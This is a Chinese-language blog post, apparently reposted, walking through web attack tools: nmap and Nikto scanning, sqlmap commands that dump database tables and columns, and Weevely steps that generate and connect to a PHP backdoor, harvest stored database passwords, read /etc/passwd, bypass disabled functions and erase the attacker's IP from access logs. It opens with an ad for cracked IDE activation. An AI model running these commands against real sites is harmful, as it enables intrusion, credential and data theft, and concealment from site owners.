
大家好,又见面了,我是你们的朋友全栈君。如果您正在找激活码,请点击查看最新教程,关注关注公众号 “全栈程序员社区” 获取激活教程,可能之前旧版本教程已经失效.最新Idea2022.1教程亲测有效,一键激活。
Jetbrains全系列IDE使用 1年只要46元 售后保障 童叟无欺
1、查看服务器上运行的服务
$ nmap -sV hack-test.com


2、查看操作系统版本
$ nmap -O hack-test.com

二、使用Nikto来收集漏洞信息

#官方网站:https://cirt.net/nikto2
#wget https://cirt.net/nikto/nikto-2.1.5.tar.gz (解压就可以用)

$ perl nikto.pl -h hack-test.com(ip或者域名)
三、用Backtrack 5 R1中的W3AF(Web应用扫描器或者叫做安全审计工具)
官方网站:http://sourceforge.net/projects/w3af/

建议下载window版本,linux需要安装python的好多依赖包,需要调试的比较多


#linux环境安装
$ git clone https://github.com/andresriancho/w3af.git
$ cd w3af/
$ ./w3af_console
$ /tmp/w3af_dependency_install.sh
后面我用的是windows版本测试的:
四、Sqlmap来检测url是否存在SQL注入
$ python sqlmap.py  –u url地址

#加入参数"-dbs"来尝试采集数据库名
$ python sqlmap.py  –u url地址 -dbs

#参数"-D 库名 --tables"来查看改数据库的所有表名
$ python sqlmap.py  –u url地址 -D 库名 --tables

#参数"-T 表名 --columns"来查看表中的字段
$ python sqlmap.py  –u url地址 -D 库名 -T 表名 --columns

#参数"-C 列名1,列名2 --dump"来查看值
$ ython sqlmap.py  –u url地址 -D 库名 -T 表名 -C 列名1,列名2 --dump
五、WebShell|网站后门检测工具
官网地址:http://www.webshell.pub/
#可以在线检测,也可以下载客户端
#我用客户端检测了下我们服务器的代码,蛮好用的

#在linux上运行命令
$ ./hm scan 网站根目录
六、Weevely(生成php后门工具)
下载地址: https://github.com/epinna/Weevely3
$ git clone https://github.com/epinna/weevely3.git
$ cd weevely3


#生成一个后门木马hello.php,密码为test
$ ./weevely.py generate test hello.php
#连接后门
$ ./weevely.py http://url地址/hello.php test

连接后操作命令
#查看系统信息
$ system.info

#获取数据库连接信息
$ grep . '^[^*/#]*passw?o?r?d?'    #使用grep命令查找其他用户存储在php脚本中的密码
$ grep . 'mysql_conn'              #连接数据库的语句
$ :sql_console -user 用户名 -passwd 密码 -host 数据库地址        #使用sql_console模块来连接数据库

#绕过策略读取/etc/passwd
$ :audit_etcpasswd

#日志清理
$ cd logs
$ :system_info -info client_ip   #使用system_info命令找到我们自己的ip
$ grep access.log ip地址          #截取日志中含有这个ip地址的信息
$ grep access.log -v ip地址 -output cleaned.log  #清掉日志中含有这个ip地址的信息
$  grep cleaned.log ip地址     #查看是否已经删除

#用cleaned.log来替换access.log
$ rm access.log
$ cp cleaned.log access.log
$ rm cleaned.log

#绕过系统禁用函数
$ :audit_disablefunctionbypass
$ ps -ef
$ quit

详情请参考:http://www.freebuf.com/sectool/39765.html
版权声明:本文内容由互联网用户自发贡献,该文观点仅代表作者本人。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。如发现本站有涉嫌侵权/违法违规的内容, 请发送邮件至 举报,一经查实,本站将立刻删除。
发布者:全栈程序员-站长,转载请注明出处:https://javaforall.net/169924.html原文链接:https://javaforall.net



